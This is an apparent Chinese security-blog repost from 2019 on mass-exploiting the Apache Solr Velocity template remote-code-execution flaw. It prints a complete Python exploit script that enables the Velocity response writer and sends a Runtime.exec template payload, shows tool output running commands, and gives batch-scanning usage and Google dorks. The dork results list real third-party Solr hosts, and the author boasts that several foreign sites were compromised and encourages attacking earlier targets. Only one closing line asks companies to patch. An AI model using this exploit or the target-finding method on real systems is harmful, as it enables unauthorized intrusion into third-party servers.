

Apache Solr最新RCE批量验证

原创 HACK学习 HACK学习呀

2019-11-02原文

关于漏洞详情，见Freebuf文章：

<https://www.freebuf.com/vuls/218730.html>

Apache Solr最新RCE漏洞分析

平安银行应用安全团队 2019-11-01 共28065人围观，发现 3 个不明物体 WEB安全 漏洞


引言

Apache Solr爆出RCE 0day漏洞（漏洞编号未给出），这里简单的复现了对象，对整个RCE的流程做了一下分析，供各位看官参考。

漏洞复现

复现版本：8.1.1

实现RCE，需要分两步，首先确认，应用开启了某个core（可以在Core Admin中查看），实例中应用开启了mycore，



批量利用


<https://github.com/k8gege/SolrExp>

SolrExp

Apache Solr <= 8.2.0 0day漏洞 (速度)

☞用法

别名 : python exp.py url cmd
或Cscan url



```
C:\Windows\system32\cmd.exe

C:\Users\null\Desktop\Solr0day>Cscan http://192.168.1.26:8983
Cscan 5.4
By K8gege
load F:\Python279\python.exe
Apache Solr Template 0day Exploit by k8gege
scan http://192.168.1.26:8983
Upconfig: http://192.168.1.26:8983/solr/k8/config
ExecCmd: 0 win-4udh62v7dmn\null


Finished!

C:\Users\null\Desktop\Solr0day>python exp.py http://192.168.1.26:8983 whoami
Apache Solr Template 0day Exploit by k8gege
scan http://192.168.1.26:8983
Upconfig: http://192.168.1.26:8983/solr/k8/config
ExecCmd: 0 win-4udh62v7dmn\null

C:\Users\null\Desktop\Solr0day>
```

批量 C 段 : Cscan 192.168.1.8/24

批量URL: Cscan (同目录放url.txt)



CSscan下载地址: <https://github.com/k8gege/K8CScan>

EXP来源: Github&k8gege, 喜欢记得点个star!

Github上的下载回来如果运行报错, 可以用下下面的这个

脚本修改, 支持python3:

```
import requests
import json
import sys
# C:\Users\null\Desktop\Solr0day>python exp.py http://192.168.1.26:8983 whoami
# Apache Solr Template 0day Exploit by k8gege
# Upconfig: http://192.168.1.26:8983/solr/k8/config
# ExecCmd: 0 win-4udh62v7dmn\null

def getname(url):
```

```

url += "/solr/admin/cores?wt=json&indexInfo=false"
conn = requests.request("GET", url=url)
name = "test"
try:
    name = list(json.loads(conn.text) ["status"]) [0]
except:
    pass
return name

def upconfig(url, name):

    url += "/solr/"+name+"/config"
    print ("Upconfig: ", url)
    headers = {"Content-Type": "application/json"}
    post_data = """
    {
        "update-queryresponsewriter": {
            "startup": "lazy",
            "name": "velocity",
            "class": "solr.VelocityResponseWriter",
            "template.base.dir": "",
            "solr.resource.loader.enabled": "true",
            "params.resource.loader.enabled": "true"
        }
    }
    """

    conn = requests.request("POST", url, data=post_data,
headers=headers)
    if conn.status_code != 200:
        print ("Upconfig error: ", conn.status_code)
        sys.exit(1)

def poc(url,cmd):
    core_name = getname(url)
    upconfig(url, core_name)

```

```

url +=
"/solr/" + core_name + "/select?q=1&&wt=velocity&v.template=
custom&v.template.custom=%23set($x=%27%27)+%23set($rt=$x
.class.forName(%27java.lang.Runtime%27))+%23set($chr=$x
.class.forName(%27java.lang.Character%27))+%23set($str=$x
.class.forName(%27java.lang.String%27))+%23set($ex=$rt.g
etRuntime().exec(%27"+cmd+"%27))+%23set($out=$ex.getInputSteam())+%23foreach($i+in+[1..$out.avail
able()])$str.valueOf($chr.toChars($out.read()))%23end"

conn = requests.request("GET", url)
print ("ExecCmd: "+conn.text)


if __name__ == '__main__':
    print "Apache Solr Template 0day Exploit by k8gege"
    url = sys.argv[1]
    cmd = sys.argv[2]
    poc(url, cmd)

```

其实就是在print后面加了()

如何验证

Google语法:



The screenshot shows the Exploit Database website interface. At the top, there's a navigation bar with the 'EXPLOIT DATABASE' logo and a 'GET CERTIFIED' button. Below this is the 'Google Hacking Database' section. A search bar contains the text 'Solr Admin'. To the left of the search bar, there are filters for 'Show 15' and 'Date Added'. Below the search bar, there's a table of search results. The first result is 'intitle:"Solr Admin" "Solr Query Syntax"' with a date of '2018-01-15'. The second result is 'intitle:"Solr Admin" "Core Admin" "Thread Dump"' with a date of '2015-11-05'. To the right of the table, there are categories like 'Footholds', 'Destroyer', and 'anonymous'. A watermark 'HACK学习呀' is visible on the right side of the image.

上Google随便找了几个国外的站点，均可成功，可以自己去验证下

Google

intitle:"Solr Admin" "Solr Query Syntax"

找到约 325 条结果 (用时 0.24 秒)

小提示: 仅限搜索简体中文结果。您可以在设置中指定搜索语言

Overview of the Solr Admin UI | Apache Solr Reference Guide ...
https://lucene.apache.org › solr › overview-of-the-solr-admin-ui 翻译此页
... community mailing lists: https://wiki.apache.org/solr/UsingMailingLists. Solr Query Syntax, Navigates to the section Query Syntax and Parsing in this Reference ...

付与相语法。

Solr Admin
https://conigon.de › solr - 翻译此页
SolrCore Initialization Failures. {{(core)}}: {{(error)}}. Please check your logs for more information. Connection to Solr lost. Please check the Solr instance.

Solr Admin
203.135.191.199 翻译此页
Thread Dump. No cores available Go and create one. Documentation · Issue Tracker · IRC Channel · Community forum · Solr Query Syntax. Connection lost ...

Solr Admin
libpublic2.eol.isu.edu › archivesspace › data › tmp › webapp › a... 翻译此页
... Graph (Radial); Dump. Core Admin. Java Properties. Thread Dump. Documentation · Issue Tracker · IRC Channel · Community forum · Solr Query Syntax.

Solr admin page
stove.lbl.gov › solr › admin - 翻译此页
[Documentation] [Issue Tracker] [Send Email] [Solr Query Syntax]. Current Time: Thu Jun 27 03:33:26 PDT 2019. Server Start At: Fri Apr 26 17:18:27 PDT 2019.

HACK学习呀

或者其他空间搜索引擎[fofa,zoomeye,shodan]均可，利用title或者端口的语法去搜索


之前干不下的项目，如果存在该漏洞，可以去秒他了，祝好运



希望部署了该项目的公司可以自查下，尽快修复或者临时关闭对外开放

工具参考来源: Github/K8gege

漏洞验证文章参考来源: Freebuf



精选留言

用户设置不下载评论